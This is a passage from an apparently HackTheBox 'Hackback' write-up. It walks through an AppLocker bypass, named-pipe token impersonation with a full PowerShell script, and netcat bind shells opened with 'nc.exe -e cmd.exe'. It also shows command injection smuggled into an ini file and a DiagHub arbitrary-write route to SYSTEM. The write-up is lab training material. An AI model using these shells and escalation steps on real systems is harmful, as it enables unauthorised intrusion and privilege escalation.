            STDERR.print(stderr)
        end
    end
    puts("Exiting with code #{output.exitcode}")
end
```

Now I can connect and get a shell as simple:

```
root@kali# proxychains ruby winrm_shell_with_upload.rb
ProxyChains-3.1 (http://proxychains.sf.net)
```

```
PS hackback\simple@HACKBACK scripts> whoami
hackback\simple
```

Privesc To hacker

Shell Capabilities

PowerShell Language Mode

First I need to figure out what kind of shell I have. It seems I have full language mode, which is good:

```
PS hackback\simple@HACKBACK Documents> $executioncontext.sessionstate.languagemode
FullLanguage
```

AppLocker

It seems there is some limit on where I can execute programs. For example, if I try to upload `nc.exe` to simple’s documents folder, it won’t execute:

```
PS hackback\simple@HACKBACK Documents> UPLOAD nc64.exe nc.exe
Uploading nc64.exe to nc.exe26932 bytes of 60360 bytes copied
53864 bytes of 60360 bytes copied
60360 bytes of 60360 bytes copied

OK
PS hackback\simple@HACKBACK Documents> .\nc.exe 10.10.14.14 443
Program 'nc.exe' failed to run: This program is blocked by group policy. For more
+ .\nc.exe 10.10.14.14 443
+ ~~~~~~~~~~~~~~~~~~~~~~~.
At line:1 char:1
+ .\nc.exe 10.10.14.14 443
+ ~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedExcept
    + FullyQualifiedErrorId : NativeCommandFailed
```

However, I have no issue executing it out of `\windows\system32\spool\drivers\color`, one of my favorites AppLocker Bypasses:

```
PS hackback\simple@HACKBACK Documents> move nc.exe \windows\system32\spool\drivers
PS hackback\simple@HACKBACK Documents> \windows\system32\spool\drivers\color\nc.ex
```

Outbound Network

I made a couple attempts to connect back to my computer, and everything failed. Eventually, I opened up `tcpdump -i tun0 -n tcp port not 80` (with the port 80 filter to get rid of the `reGeorge` traffic), and ran a loop in my terminal. I didn't bother to make it look pretty, but it was built around this command:

```
$socket = new-object System.Net.Sockets.TcpClient("10.10.14.14", 443); if($socket.
Exception calling ".ctor" with "2" argument(s): "An attempt was made to access a s
At line:1 char:11
+ $socket = new-object System.Net.Sockets.TcpClient("10.10.14.14", 443); ...
+           ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation: (:) [New-Object], MethodInvocation
    + FullyQualifiedErrorId : ConstructorInvokedThrowException,Microsoft.PowerShel
```

No matter what port I tried, I couldn't find anything that could connect out. At some point, I checked the firewall:

```
PS hackback\simple@HACKBACK Documents> cmd /c "netsh advfirewall show currentprofi

Public Profile Settings:
----------------------------------------------------------------------
State                                 ON
Firewall Policy                       BlockInbound,BlockOutbound
LocalFirewallRules                    N/A (GPO-store only)
LocalConSecRules                      N/A (GPO-store only)
InboundUserNotification               Disable
```

```
RemoteManagement                      Not Configured
UnicastResponseToMulticast            Enable

Logging:
LogAllowedConnections                 Disable
LogDroppedConnections                 Disable
FileName                              %systemroot%\system32\LogFiles\Firewall\pfir
MaxFileSize                           4096

Ok.
```

The default was to block in and out. What rules were in place? Only two. Allow ping and three web ports in:

```
PS hackback\simple@HACKBACK Documents> cmd /c "netsh advfirewall firewall show rul

Rule Name:                            ping
----------------------------------------------------------------------
Enabled:                              Yes
Direction:                            In
Profiles:                             Domain,Private,Public
Grouping:
LocalIP:                              Any
RemoteIP:                             Any
Protocol:                             ICMPv4
                                      Type    Code
                                      8       Any
Edge traversal:                       No
Action:                               Allow

Rule Name:                            web
----------------------------------------------------------------------
Enabled:                              Yes
Direction:                            In
```

```
Profiles:                             Domain,Private,Public
Grouping:
LocalIP:                              Any
RemoteIP:                             Any
Protocol:                             TCP
LocalPort:                            80,64831,6666
RemotePort:                           Any
Edge traversal:                       No
Action:                               Allow
Ok.
```

So no outbound initiated traffic. Good to know.

Enumeration

Looking at the file system root, I'll notice a directory that stands out as abnormal, `util`:

```
PS hackback\simple@HACKBACK C:\> dir

    Directory: C:\

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        12/7/2018   4:17 PM                gophish
d-----        12/7/2018   3:57 PM                inetpub
d-----        9/15/2018  12:19 AM                PerfLogs
d-r---        2/17/2019   2:06 PM                Program Files
d-----        12/3/2018   1:40 PM                Program Files (x86)
d-----       12/21/2018   5:39 AM                Projects
d-r---        12/6/2018  12:46 PM                Users
d-----       12/14/2018   3:42 PM                util
d-----        2/20/2019   8:08 PM                Windows
```

After a few minutes looking around, the hidden folder, `scripts`, catches my attention:

```
PS hackback\simple@HACKBACK util> dir -force

    Directory: C:\util

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----       12/14/2018   3:30 PM                PingCastle
d--h--       12/21/2018   6:21 AM                scripts
-a----         3/8/2007  12:12 AM         139264 Fping.exe
-a----        3/29/2017   7:46 AM         312832 kirbikator.exe
-a----       12/14/2018   3:42 PM           1404 ms.hta
-a----        2/29/2016  12:04 PM         359336 PSCP.EXE
-a----        2/29/2016  12:04 PM         367528 PSFTP.EXE
-a----         5/4/2018  12:21 PM          23552 RawCap.exe
```

In this directory there are a few files:

```
PS hackback\simple@HACKBACK scripts> dir

    Directory: C:\util\scripts

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----       12/13/2018   2:54 PM                spool
-a----       12/21/2018   5:44 AM             84 backup.bat
-a----         3/4/2019   9:54 PM            402 batch.log
-a----       12/13/2018   2:56 PM             93 clean.ini
-a-h--       12/13/2018   2:58 PM            330 dellog.bat
-a----        12/8/2018   9:17 AM           1232 dellog.ps1
-a----         3/4/2019   9:54 PM             35 log.txt
```

Particularly interesting is that `batch.log` and `log.txt` have timestamps from today, indicating they are being updated, likely by some scheduled task.

I don't have permission to read `batch.log`, but `log.txt` just has the last date run:

```
PS hackback\simple@HACKBACK scripts> type log.txt
Mon 03/04/2019 21:54:03.88 start
```

Hidden file `dellog.bat` looks like a wrapper that updates `batch.log` with the start and stop times, runs `dellog.ps1`, and then loops over all the bat files in `spool` and runs them:

```
PS hackback\simple@HACKBACK scripts> type dellog.bat
@echo off
rem =scheduled=
echo %DATE% %TIME% start bat >c:\util\scripts\batch.log
powershell.exe -exec bypass -f c:\util\scripts\dellog.ps1 >> c:\util\scripts\batch
for /F "usebackq" %%i in (`dir /b C:\util\scripts\spool\*.bat`) DO (
start /min C:\util\scripts\spool\%%i
timeout /T 5
del /q C:\util\scripts\spool\%%i
)
```

If I could write into `spool`, I could drop a bat file there and have it executed, but I can't write to or see into the folder.

Every five minutes the times on the two logs update:

```
PS hackback\simple@HACKBACK scripts> dir -force

    Directory: C:\util\scripts

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----       12/13/2018   2:54 PM                spool
-a----       12/21/2018   5:44 AM             84 backup.bat
-a----         3/4/2019   9:59 PM             39 batch.log
```

```
-a----         3/4/2019   9:56 PM            318 clean.ini
-a-h--       12/13/2018   2:58 PM            330 dellog.bat
-a----        12/8/2018   9:17 AM           1232 dellog.ps1
-a----         3/4/2019   9:59 PM             36 log.txt
```

`clean.ini` defines three variables:

```
PS hackback\simple@HACKBACK scripts> type clean.ini
[Main]
LifeTime=100
LogFile=c:\util\scripts\log.txt
Directory=c:\inetpub\logs\logfiles
```

I know that `dellog.bat` is updating `batch.log`. At the same time, something else is updating `log.txt` at the same time.

I can edit `clean.ini` and change `LogFile` to `0xdf.txt`:

```
PS hackback\simple@HACKBACK scripts> echo "
[Main]`nLifeTime=100`nLogFile=c:\util\scripts\0xdf.txt`nDirectory=c:\inetpub\logs\
 > \util\scripts\clean.ini
```

After the next run, `log.txt` didn't update it's timestamp, but `0xdf.txt` appears:

```
PS hackback\simple@HACKBACK scripts> dir -force

    Directory: C:\util\scripts

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----       12/13/2018   2:54 PM                spool
-a----         3/4/2019  10:14 PM             35 0xdf.txt
-a----       12/21/2018   5:44 AM             84 backup.bat
```

```
-a----         3/4/2019  10:14 PM            402 batch.log
-a----         3/4/2019  10:09 PM            180 clean.ini
-a-h--       12/13/2018   2:58 PM            330 dellog.bat
-a----        12/8/2018   9:17 AM           1232 dellog.ps1
-a----         3/4/2019  10:09 PM             35 log.txt
```

Exploiting Named Pipe - Intended Path

Enumeration

If I look at the privileges of my current user, simple, I’ll see SeImpresonatePrivilege:


```
PS hackback\simple@HACKBACK scripts> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= =======
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Enabled
```

On older versions of Windows, I could juicypotato to system from here, but it doesn’t work anymore in server 2019, which is what hackback is:

```
PS hackback\simple@HACKBACK scripts> reg query "HKLM\Software\Microsoft\Windows NT

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion
    ProductName    REG_SZ    Windows Server 2019 Standard
```

But the SeImpresonatePrivilege does still provide some capability here. If I can get a user to connect to a named pipe that I control, I get access to that user’s token, and, because I have SeImpresonatePrivilege, I can use it to execute command as that user, ie, impresonate them. A little over a week after hackback was released, decoder published example code for setting up a namedpipe server. Decoder followed up with a blog post about named pipes impresonation that's worth a read.

Looking at the script, there's a ton of setup, but if I scroll down to the main section, I can see what it does:



```
##############################  main ##########################################
$pipename="dummypipe"
$PipeSecurity = New-Object System.IO.Pipes.PipeSecurity
$AccessRule = New-Object System.IO.Pipes.PipeAccessRule( "Everyone", "ReadWrite", "Allow" )
$PipeSecurity.AddAccessRule($AccessRule)
$pipe = New-Object System.IO.Pipes.NamedPipeServerStream($pipename,"InOut",100, "Byte", "None", 1024, 1024, $PipeSecurity)
$PipeHandle = $pipe.SafePipeHandle.DangerousGetHandle()
echo "Waiting for connection on namedpipe:$pipename"
$pipe.WaitForConnection()
$pipeReader = new-object System.IO.StreamReader($pipe)
$Null = $pipereader.ReadToEnd()
$Out = $ImpersonateNamedPipeClient.Invoke([Int]$PipeHandle)
echo "ImpersonateNamedPipeClient: $Out"
$user=[System.Security.Principal.WindowsIdentity]::GetCurrent().Name
###we are impersonating the user, everything we do before RevertoSelf is done on behalf that user
echo "user=$user "
### get the token of the thread impersonated by the user
$ThreadHandle = $GetCurrentThread.Invoke()
[IntPtr]$ThreadToken = [IntPtr]::Zero
[Bool]$Result = $OpenThreadToken.Invoke($ThreadHandle, $Win32Constants.TOKEN_ALL_ACCESS, $true, [Ref]$ThreadToken)
echo "OpenThreadToken:$result"
$RetVal = $RevertToSelf.Invoke()
echo $RetVal
$pipe.close()
#run a process as the previously impersonated user
$StartupInfoSize = [System.Runtime.InteropServices.Marshal]::SizeOf([Type]$STARTUPINFO)
[IntPtr]$StartupInfoPtr = [System.Runtime.InteropServices.Marshal]::AllocHGlobal($StartupInfoSize)
$memset.Invoke($StartupInfoPtr, 0, $StartupInfoSize) | Out-Null
[System.Runtime.InteropServices.Marshal]::WriteInt32($StartupInfoPtr, $StartupInfoSize)
$ProcessInfoSize = [System.Runtime.InteropServices.Marshal]::SizeOf([Type]$PROCESS_INFORMATION)
[IntPtr]$ProcessInfoPtr = [System.Runtime.InteropServices.Marshal]::AllocHGlobal($ProcessInfoSize)
$memset.Invoke($ProcessInfoPtr, 0, $ProcessInfoSize) | Out-Null
$processname="c:\windows\system32\cmd.exe"
$ProcessNamePtr = [System.Runtime.InteropServices.Marshal]::StringToHGlobalUni($processname)
$ProcessArgsPtr = [IntPtr]::Zero
#CreateProcessWithTokenW does not care if the token is impersonation and not primary
$Success = $CreateProcessWithTokenW.Invoke($ThreadToken, 0x0,$ProcessNamePtr, $ProcessArgsPtr, 0, [IntPtr]::Zero, [IntPtr]::Zero, $
$ErrorCode = [System.Runtime.InteropServices.Marshal]::GetLastWin32Error()
echo "CreateProcessWithToken: $Success  $ErrorCode"
#####################################################################################
```

create pipe and wait for connection

use impresonation, get current user name and echo it

collect token of impresonated user

end impersonation, close pipe

attempt to create a process using the token collected from impersonated user

print result to screen

Click for full size image

So the red section creates the pipe and waits for a connection. The blue section sets up impresonation as the connecting user, and shows that it can execute commands as the connecting user. The green section grabs the token of that user, which it tries to use to create a process as that user in the pink section. The yellow section is cleanup on the pipe.

I will I upload this to hackback. Then I'll tell `clean.ini` that the `LogFile` is `\\.\pipe\dummypipe` so that the user will write to it. Then I'll run the ps1:

```
PS hackback\simple@HACKBACK scripts> echo "[Main]`nLifeTime=100`nLogFile=\\.\pipe\
PS hackback\simple@HACKBACK scripts> . \windows\system32\spool\drivers\color\df.ps
Waiting for connection on namedpipe:dummypipe
ImpersonateNamedPipeClient: 1
user=HACKBACK\hacker
OpenThreadToken:True
True
CreateProcessWithToken: False  1058
```

This output tells me a couple things:

- I was able to impersonate HACKBACK\hacker and run commands as that user.
- I was not able to start a new process with the token belonging to that user. The error code, 1058, is ERROR_SERVICE_DISABLED. `CreateProcessWithTokenW` relies on the Secondary Logon service, which isn't enabled on this host.

Strategy

So I can run commands as hacker, but I can't create a new process, at least not with the `CreateProcessWithTokenW` API call. I also can't connect out to my box because of the firewall rules. But I do have a directory, `spool`, that is running all bat files in it, that I currently can't write to. So if I can write a bat file to the directory, it will be run. I can use that bat file to create a `nc` listener, and then, once it's run, proxy a connection to it to get a shell as hacker. Alternatively, I could do load some shellcode and run it reflectively, but this path seems simplier to me.

Execution

I'll write a simple bat file to open a `nc` listener:

```
root@kali# cat df.bat
c:\windows\system32\spool\drivers\color\nc.exe -e cmd.exe -lvp 4444
```

I'll create a copy of `pipeserverimpersonate.ps1`, `pipe.ps1`, and add a line where I can run code as hacker to copy my bat file into the spool directory:

```
...[snip]...
### we are impersonating the user, everything we do before RevertoSelf is done on
echo "user=$user "
copy \windows\system32\spool\drivers\color\df.bat \util\scripts\spool\0xdf.bat
...[snip]...
```

I'll use the WinRm upload to bring `nc64.exe`, `df.bat`, and `pipe.ps1` to target:

```
PS hackback\simple@HACKBACK scripts> UPLOAD nc64.exe \windows\system32\spool\drive
Uploading nc64.exe to \windows\system32\spool\drivers\color\nc.exe26892 bytes of 6
53784 bytes of 60360 bytes copied
60360 bytes of 60360 bytes copied
OK

PS hackback\simple@HACKBACK spool> UPLOAD pipe.ps1 \windows\system32\spool\drivers
Uploading pipe.ps1 to \windows\system32\spool\drivers\color\p.ps113016 bytes of 13
OK

PS hackback\simple@HACKBACK Documents> UPLOAD df.bat \windows\system32\spool\drive
Uploading df.bat to \windows\system32\spool\drivers\color\df.bat88 bytes of 88 byt
OK
```

Now I'll change `clean.ini` to write to the pipe, and then start the ps1 server:

```
PS hackback\simple@HACKBACK scripts> echo "
[Main]`nLifeTime=100`nLogFile=\\.\pipe\dummypipe`nDirectory=c:\inetpub\logs\logfil
 > \util\scripts\clean.ini

PS hackback\simple@HACKBACK scripts> .
\windows\system32\spool\drivers\color\df.ps1
Waiting for connection on namedpipe:dummypipe
```

After a few minutes, I get a connection:

```
ImpersonateNamedPipeClient: 1
user=HACKBACK\hacker
OpenThreadToken:True
True
CreateProcessWithToken: False  1058
PS hackback\simple@HACKBACK scripts>
```

I can now connect to the waiting shell:

```
root@kali# rlwrap proxychains nc 127.0.0.1 4444
ProxyChains-3.1 (http://proxychains.sf.net)
Microsoft Windows [Version 10.0.17763.292]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
hackback\hacker
```

Command Injection in clean.ini - Alternative Path

Thinking back to the scripts that are running, I can hypothesize that `dellog.ps1` is setting some variable (I'll say `$out`) to the log value in `clean.ini`, and then running something like `[command to `get content for log] | $out`. If that is the case, I may be able to inject by adding `& [command]` to the definition.

I'll inject in `clean.ini` to open a `nc` listener on the host:

```
PS hackback\simple@HACKBACK scripts> echo "
[Main]`nLifeTime=100`nLogFile=c:\util\scripts\log.txt &
c:\windows\system32\spool\drivers\color\nc.exe -e cmd.exe -lvp
4444`nDirectory=c:\inetpub\logs\logfiles" > \util\scripts\clean.ini

PS hackback\simple@HACKBACK scripts> type clean.ini
[Main]
LifeTime=100
LogFile=c:\util\scripts\log.txt & c:\windows\system32\spool\drivers\color\nc.exe
-e cmd.exe -lvp 4444
Directory=c:\inetpub\logs\logfiles
```

After 5 minutes:

```
root@kali# proxychains nc 127.0.0.1 4444
ProxyChains-3.1 (http://proxychains.sf.net)
Microsoft Windows [Version 10.0.17763.292]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
hackback\hacker
```

This is not the preferred method, and frankly, I wish they had made this not available. Once you are connected via this method, the running scheduled task will hang until the shell exits, and thus, no one else working on the box can move past. That said, this was the first way I figured out when solving the box.

Shell as hacker

In either case, I have a shell as hacker, and I can grab `user.txt`:

```
C:\Users\hacker\Desktop>type user.txt
922449f8...
```

Privesc to SYSTEM

UserLogger Service

Enumeration

In looking around the system, I noticed a service running that I didn’t recognize, UserLogger:

```
PS C:\windows\temp> reg query HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services
reg query HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\userlogger

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\userlogger
    Type    REG_DWORD    0x10
    Start    REG_DWORD    0x3
    ErrorControl    REG_DWORD    0x1
    ImagePath    REG_EXPAND_SZ    c:\windows\system32\UserLogger.exe
    ObjectName    REG_SZ    LocalSystem
    DisplayName    REG_SZ    User Logger
    Description    REG_SZ    This service is responsible for logging user activity
```

To look at the permissions on the service, I can use `sc`:

```
C:\Users\hacker\Desktop>sc sdshow userlogger

D:(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCLCSWRPWPDTLORC;;;S-1-5-21-2115913093-551423064
```

The output is a bit cryptic. First, I’ll figure out what hacker’s SID is:

```
C:\Users\hacker\Desktop>wmic useraccount where name='hacker' get sid
SID
```

```
S-1-5-21-2115913093-551423064-1540603852-1003
```

So I’ll grab that part of the output: `(A;;CCLCSWRPWPDTLORC;;;S-1-5-21-2115913093-551423064-1540603852-1003)`. Here’s what that means:

- `A` - allow the following
- `CC` - SERVICE_QUERY_CONFIG (request service settings)
- `LC` - SERVICE_QUERY_STATUS (service status polling)
- `SW` - SERVICE_ENUMERATE_DEPENDENTS
- `RP` - SERVICE_START
- `WP` - SERVICE_STOP
- `DT` - SERVICE_PAUSE_CONTINUE
- `LO` - SERVICE_INTERROGATE
- `RC` - READ_CONTROL

With with my current user, I can start and stop the service.

RE

I’ll pull the executable back by copying it to one of the web directories and downloading it.

If I run strings on the binary, I’ll see right at the top the strings `UPX0` and `UPX1`. This is likely upx-packed (making it all the more interesting). I’ll unpack it:

```
root@kali# upx -d -o UserLogger-unpacked.exe UserLogger.exe
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2018
UPX 3.95        Markus Oberhumer, Laszlo Molnar & John Reiser   Aug 26th 2018

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------------------
     90624 <-     54784   60.45%    win64/pe     UserLogger-unpacked.exe

Unpacked 1 file.
```

I'll notice a couple interesting strings (using `-el` for Windows Unicode strings):

```
root@kali# strings -el -n 14 UserLogger-unpacked.exe
...[snip]...
error in open file
My Sample Service: ServiceMain: Entry
Logfile specified!
UserLoggerService.log
No Logfile specified using default!
Service is starting
Service is running
```

It looks like there's a chance to specify where the log file is written. I could dive into Ida Pro, but that's enough to go back and try some things on target.

Redirect Log

I'll try to start the service with an argument and see what happens:

```
C:\Users\hacker\Desktop>sc start userlogger c:\0xdf
sc start userlogger c:\0xdf

SERVICE_NAME: userlogger
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 2876
        FLAGS              :

C:\Users\hacker\Desktop>dir \
dir \
 Volume in drive C has no label.
 Volume Serial Number is 00A3-6B07

 Directory of C:\

03/05/2019  12:30 AM                58 0xdf.log
12/07/2018  04:17 PM    <DIR>          gophish
12/07/2018  03:57 PM    <DIR>          inetpub
09/14/2018  11:19 PM    <DIR>          PerfLogs
02/17/2019  02:06 PM    <DIR>          Program Files
12/03/2018  01:40 PM    <DIR>          Program Files (x86)
12/21/2018  05:39 AM    <DIR>          Projects
12/06/2018  12:46 PM    <DIR>          Users
12/14/2018  03:42 PM    <DIR>          util
02/20/2019  08:08 PM    <DIR>          Windows
               1 File(s)             58 bytes
               9 Dir(s)  91,202,891,776 bytes free
```

It creates the log by appending `.log` to whatever path I give it and saving there.

```
C:\Users\hacker\Desktop>type \0xdf.log
type \0xdf.log
Logfile specified!
Service is starting
Service is running
```

Not only that, but I can write to this log, even though I can’t usually write to this directory. Here I fail to write a new file. But I can see the permissions on the log file are wide open, and I can change the content:

```
C:\Users\hacker\Desktop>echo test > \0xdf.txt
echo test > \0xdf.txt
Access is denied.

C:\Users\hacker\Desktop>cacls \0xdf.log
```

```
C:\0xdf.log Everyone:F

C:\Users\hacker\Desktop>echo test > \0xdf.log

C:\Users\hacker\Desktop>type \0xdf.log
test
```

And this works anywhere, including a protected directory like `system32`:

```
C:\Users\hacker\Desktop>cacls \windows\system32\0xdf.log
C:\windows\system32\0xdf.log Everyone:F
```

Arbitrary Write + DiagHub = SYSTEM

Theory

On Linux, writing as root provides a plethora of paths to a root shell, as everything is a file. It’s a bit more complicated than that on Windows, but it still holds true.

In April 2018, Google’s Project Zero published a post, Windows Exploitation Tricks: Exploiting Arbitrary File Writes for Local Elevation of Privilege. It’s a long, complex post, and it goes into several rabbit holes that are interesting but tangential to the thesis about how to get SYSTEM from arbitrary writes. The TL;DR (or even too long didn’t understand) from this post is that DCOM exposes the DiagHub service, which can be instructed to load a dll from within `system32` as SYSTEM. In fact, when it does this load, it does so without checking the file’s extension. So as long as I can write a dll into `system32`, I can ask DiagHub to load it for me.

There are several exploits out there that take advantage of this. In this post, the author demonstrates a an exploit that involves creating a hard link, moving it, and setting the security info on the moved hard link. A more famous example is the ALPC exploit from Sandbox Escaper. This exploit takes advantage of the ability of a user to call the Advanced Local Procedure Call (ALPC) endpoint to change the permissions of the file `C:\Windows\tasks\UpdateTask.job`. That file doesn’t exist by default, and the user can create it as a hard link to something else, and get write access. In the original POC, the author overwrote `printconfig.dll`, and then used the spool service to invoke it. But RealOriginal has a poc on GitHub that uses the now patched exploit to overwrite `\windows\system32\license.rtf` with a dll, and then invokes it with DiagHub.

Strategy

Given that, I can use this same route to SYSTEM. Both of the arbitrary write exploits above are patched, but I have UserLogger for the write to SYSTEM32. So I'll get my malicious dll to `\windows\system32\0xdf.log`, and then invoke DiagHub to load it.

Set Up


For Windows development, I'll fire up a Windows VM with Visual Studio installed. It can take a while to get installed, but it's worth it over time. Especially as the current trends in Windows tools is moving away from PowerShell and towards C#, having a place to modify and compile code for Windows is very helpful.

Since they are all VMs, I have a folder on my host disk that I share into both VMs use to pass files back and forth.

dll

I showed this process in my post on COR Profilers Exploitation. I've also posted an updated dll project on my GitLab which has a few improvements like taking the host and port to connect back to as environment variables. For this case, as outbound connections are not allowed, I'll have my payload just listen with `nc.exe` as I did for the previous shell as hacker.

